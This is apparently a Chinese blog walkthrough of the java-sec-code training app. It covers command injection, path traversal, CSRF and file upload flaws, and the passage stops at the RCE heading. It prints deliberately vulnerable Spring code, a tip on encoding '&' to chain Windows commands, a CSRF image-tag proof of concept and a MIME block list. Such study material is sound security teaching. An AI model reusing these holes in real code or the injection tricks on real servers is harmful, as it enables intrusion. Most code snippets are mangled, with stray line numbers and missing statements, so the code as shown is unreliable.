java_sec_code详细通关
一.环境 下载源码https://github.com/JoyChou93/java-sec-code

IDEA 中搭建,修改 linux 命令为 windows 命令/bin/bash”, “-c”, cmd“修改为”cmd”, “/c”, “cmd”

默认登录:admin
admin23
二.常见的漏洞
@Controller 注解用于标记一个类是 Spring MVC 的控制器类,主要处理 HTTP 请求。 `<@ResponseBody 注解用于将方法的返回值直接写入 HTTP 响应体中,并会将返回对象转换为 JSON 格式。
@RestController 是一个组合注解,它相当于 @Controller 和 @ResponseBody 的结合。在 Spring MVC 项目中,如果在控制器类上使用@RestController 注解,那么这个类中的所有方法返回的内容都会直接作为 HTTP 响应体,并且会自动将返回对象转换为 JSON 格式。
路由相关的注解( `RequestMapping及其衍生注解)括号里面是的是访问的路由路径
1.CommandInject 1.1/codeinject
功能为 cmd 命令行执行 dir
方法参数直接写 String filepath,Spring 会自动将请求参数绑定到方法参数上。
1
2
3
4
5
6
7
8
9
10
11
@GetMapping("/codeinject") public String codeInject (String filepath) throws IOException {new String []{"cmd.exe" , "/c" , "dir" + filepath};ProcessBuilder builder = new ProcessBuilder (cmdList);true );Process process = builder.start();return WebUtils.convertStreamToString(process.getInputStream());
这个方法的作用是把用户传入的 filepath(未过滤)拼接到 dir 命令后面 ,然后在服务器上执行该命令,并把命令的输出结果返回给前端。
将命令传入 ProcessBuilder 构造器中:
1
2
3
4
5
public ProcessBuilder (String... command) {this .command = new ArrayList <>(command.length);for (String arg : command)this .command.add(arg);
接下来执行它 builder.redirectErrorStream(true);即 将 ProcessBuilder 的 redirectErrorStream 设置为 True
1
2
3
4
public ProcessBuilder redirectErrorStream (boolean redirectErrorStream) {this .redirectErrorStream = redirectErrorStream;return this ;
Process process = builder.start();
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
public Process start () throws IOException {new String [command.size()]);for (String arg : cmdarray)if (arg == null )throw new NullPointerException ();String prog = cmdarray[0 ];SecurityManager security = System.getSecurityManager();if (security != null )String dir = directory == null ? null : directory.toString();for (int i = 1 ; i < cmdarray.length; i++) {if (cmdarray[i].indexOf('\u0000' ) >= 0 ) {throw new IOException ("invalid null character in command" );try {return ProcessImpl.start(cmdarray,catch (IOException | IllegalArgumentException e) {
上面是将传入的命令转换成数组的形式,进行参数检查,为空抛出异常,它是调用底层 ProcessImpl.start启动进程,传入命令参数、环境变量、工作目录、重定向设置等。
1
2
3
4
5
return ProcessImpl.start(cmdarray,
注意:在 windows 操作系统下使用&符号拼接 cmd,且要将&编码,直接使用&时是参数分隔符而不是命令分隔符


1.2/codeinject/host
通过 HttpServletRequest request 获取请求头等信息,也是 Spring MVC 的常见用法。
这里只是注入位置变成了 host
1 2 3 4 5 6 7 8 9 10 11 12 13 */@GetMapping("/codeinject/host") public String codeInjectHost (HttpServletRequest request) throws IOException {String host = request.getHeader("host" );new String []{"cmd.exe" , "/c" , "dir" + host};ProcessBuilder builder = new ProcessBuilder (cmdList);true );Process process = builder.start();return WebUtils.convertStreamToString(process.getInputStream());
未成功??k?用 bp 或 yakit 都是 502
只能用 curl 才能传
安全代码
相比之下多了一个参数过滤 SecurityUtil.cmdFilter(filepath)
cmdFilter()返回空时,表示非法输入 return “Bad boy. I got u.”
1
2
3
4
5
6
7
8
9
10
11
12
13
@GetMapping("/codeinject/sec") public String codeInjectSec (String filepath) throws IOException {String filterFilePath = SecurityUtil.cmdFilter(filepath);if (null == filterFilePath) {return "Bad boy. I got u." ;new String []{"sh" , "-c" , "ls -la " + filterFilePath};ProcessBuilder builder = new ProcessBuilder (cmdList);true );Process process = builder.start();return WebUtils.convertStreamToString(process.getInputStream());
cmdFilter()将传入的与 FILTER_PATTERN 进行匹配,相当于设置了白名单(只允许字母、数字、下划线、斜杠、点和减号),不符合就返回 null
1
2
3
4
5
6
7
public static String cmdFilter (String input) {if (!FILTER_PATTERN.matcher(input).matches()) {return null ;return input;
以上代码都是基于 spring boot 框架的
Spring Boot 相关代码
控制器(Controller):用 @RestController、@Controller、@GetMapping、@PostMapping 等注解的类和方法。
服务(Service):用 @Service 注解的类。
仓库(Repository):用 @Repository 注解的类。
配置类:用 @Configuration 注解的类。
2.PathTraversal 2.1 漏洞代码 getImage()接收的 filepath 直接传入 getImageBase64()判断文件存在并且不是目录,就通过文件流的形式读取并且返回!
找了半天源码没看到当前工作目录在哪里,原来就在控制台上输出了。。。
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
@GetMapping("/path_traversal/vul") public String getImage (String filepath) throws IOException {return getImgBase64(filepath);private String getImgBase64 (String imgFile) throws IOException {"Working directory: " + System.getProperty("user.dir" ));"File path: " + imgFile);File f = new File (imgFile);if (f.exists() && !f.isDirectory()) {byte [] data = Files.readAllBytes(Paths.get(imgFile));return new String (Base64.encodeBase64(data));else {return "File doesn't exist or is not a file." ;
2.2 安全代码 将接受的参数 filepath 进行 SecurityUtil.pathFilter()处理
1
2
3
4
5
6
7
8
@GetMapping("/path_traversal/sec") public String getImageSec (String filepath) throws IOException {if (SecurityUtil.pathFilter(filepath) == null ) {"Illegal file path: " + filepath);return "Bad boy. Illegal file path." ;return getImgBase64(filepath);
SecurityUtil.pathFilter()先判断有无%,有就 url 解码,后面就是过滤..``/防止目录遍历
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
public static String pathFilter (String filepath) {String temp = filepath;while (temp.indexOf('%' ) != -1 ) {try {"utf-8" );catch (UnsupportedEncodingException e) {"Unsupported encoding exception: " + filepath);return null ;catch (Exception e) {return null ;if (temp.contains(".." ) || temp.charAt(0 ) == '/' ) {return null ;return filepath;
3.CSRF 在项目 pom.xml 文件中可以看到依赖 spring-boot-starter-security,说明 引入了 **Spring Security,则默认开启了 CSRF 防护 **
1 2 3 4 5 <dependency>2.1 .5 .RELEASE</version>
Spring Security 的 csrf 防御 :用 spring-security 的 csrf_token 来防止 csrf 攻击。在用户访问页面时,后端会给前端一 个 csrf_token,只有请求接口时带上这个 csrf_token,才会被认为是安全的,而通过点击伪造的恶意链接发出的请求,跨域并不能够带上csrf_token
注意: Spring Security 的 CSRF 防护默认只保护修改类请求(POST、PUT、DELETE 等) ,即默认配置下,GET 请求不拦截,即不会校验 CSRF Token
3.1 GET 型 源码:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
@Controller @RequestMapping("/csrf") public class CSRF {@GetMapping("/") public String index () {return "form" ;@PostMapping("/post") @ResponseBody public String post () {return "CSRF passed." ;

src/main/resources/templates/form.html 前端代码
{_csrf.parameterName}和{_csrf.token}是服务端会自动带过来,只需要在前端渲染出来即可。
1 2 3 4 5 6 7 8 9 10 <div>3.2 + and Thymeleaf 2.1 + can automatically force Thymeleaf to include the CSRF token as a hidden field -->"f" th:action="@{/csrf/post}" method="post" > -->"f" action="/csrf/post" method="post" >"text" name="input" />"submit" value="Submit" />"hidden" th:name="${_csrf.parameterName}" th:value="${_csrf.token}" />
验证 GET 型:
1
2
3
4
5
6
7
8
<!DOCTYPE html>"http://192.168.10.1:8080/csrf" style="display: none;" />
当诱导用户打开页面后,浏览器会自动加载 <font style="color:rgba(0, 0, 0, 0.85);"><img></font>标签,向 [http://192.168.10.1:8080/csrf](http://192.168.10.1:8080/csrf) 发送 GE T 请求,并自动携带用户在该网站的登录 Cookie ,目标服务器会误以为是用户主动操作,从而执行对应的操作。

可以看到前端返回了_csrf:
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 "en" >"https://code.jquery.com/jquery-3.4.1.min.js" ></script>3.2 + and Thymeleaf 2.1 + can automatically force Thymeleaf to include the CSRF token as a hidden field -->"f" th:action="@{/csrf/post}" method="post" > -->"f" action="/csrf/post" method="post" >"text" name="input" />"submit" value="Submit" />"hidden" name="_csrf" value="a0162f31-40ec-47da-97cf-29177c34197e" />

3.2 POST 当 post 请求时 spring security 会拦截校验 CSRF Token,不带_csrf 时就是不行的
必须带参数_csrf 去与后端存储的进行验证
4.FileUpload 4.1 漏洞代码
这里的 return upload 是指返回名为 upload 的视图页面(通常是 upload.html)。
Spring MVC会根据返回的字符串去查找对应的模板文件(如templates/upload.html),然后渲染该页面。
singleFileUpload()先判断文件是否为空,不为空就获取文件的字节内容,并以原始文件名直接未作任何校验就保存到指定目录下(/tmp)
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 */@Controller @RequestMapping("/file") public class FileUpload {private static String UPLOADED_FOLDER = "/tmp/" ;private final Logger logger = LoggerFactory.getLogger(this .getClass());@GetMapping("/") public String index () {return "upload" ; @GetMapping("/pic") public String uploadPic () {return "uploadPic" ; @PostMapping("/upload") public String singleFileUpload (@RequestParam("file") MultipartFile file, RedirectAttributes redirectAttributes) {if (file.isEmpty()) {"message" , "Please select a file to upload" );return "redirect:/file/status" ;try {byte [] bytes = file.getBytes();Path path = Paths.get(UPLOADED_FOLDER + file.getOriginalFilename());"message" ,"You successfully uploaded '" + UPLOADED_FOLDER + file.getOriginalFilename() + "'" );catch (IOException e) {"message" , "upload failed" );return "redirect:/file/status" ;return "redirect:/file/status" ;
4.2 安全代码
白名单校验后缀名(.jpg”, “.png”, “.jpeg”, “.gif”, “.bmp”, “.ico”)
黑名单判断 MIME 类型( “text/html”,
1
2
3
4
5
6
7
8
9
"text/javascript",
)
IsImage()调用 ImageIO.read()判断文件内容是否是图片
路径还是直接将文件名未过滤拼接到指定目录下面(能直接上传文件到任意目录下)
用 contains()防止 text/html;charset=UTF-8 绕过
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
String Suffix = fileName.substring(fileName.lastIndexOf("." )); String mimeType = multifile.getContentType(); File excelFile = convert(multifile);".jpg" , ".png" , ".jpeg" , ".gif" , ".bmp" , ".ico" };boolean suffixFlag = false ;for (String white_suffix : picSuffixList) {if (Suffix.toLowerCase().equals(white_suffix)) {true ;break ;if (!suffixFlag) {"[-] Suffix error: " + Suffix);return "Upload failed. Illeagl picture." ;"text/html" ,"text/javascript" ,"application/javascript" ,"application/ecmascript" ,"text/xml" ,"application/xml" for (String blackMimeType : mimeTypeBlackList) {if (SecurityUtil.replaceSpecialStr(mimeType).toLowerCase().contains(blackMimeType)) {"[-] Mime type error: " + mimeType);return "Upload failed. Illeagl picture." ;boolean isImageFlag = isImage(excelFile);if (!isImageFlag) {"[-] File is not Image" );return "Upload failed. Illeagl picture." ;try {byte [] bytes = multifile.getBytes();Path path = Paths.get(UPLOADED_FOLDER + multifile.getOriginalFilename());catch (IOException e) {return "Upload failed" ;"[+] Safe file. Suffix: {}, MIME: {}" , Suffix, mimeType);"[+] Successfully uploaded {}{}" , UPLOADED_FOLDER, multifile.getOriginalFilename());return "Upload success" ;private void deleteFile (File... files) {for (File file : files) {if (file.exists()) {boolean ret = file.delete();if (ret) {"File delete successfully!" );
5.RCE 发现下载的源码缺失,直接从 github 上复制,更新 Maven,导入相关类
5.1 CommandExec 执行命令
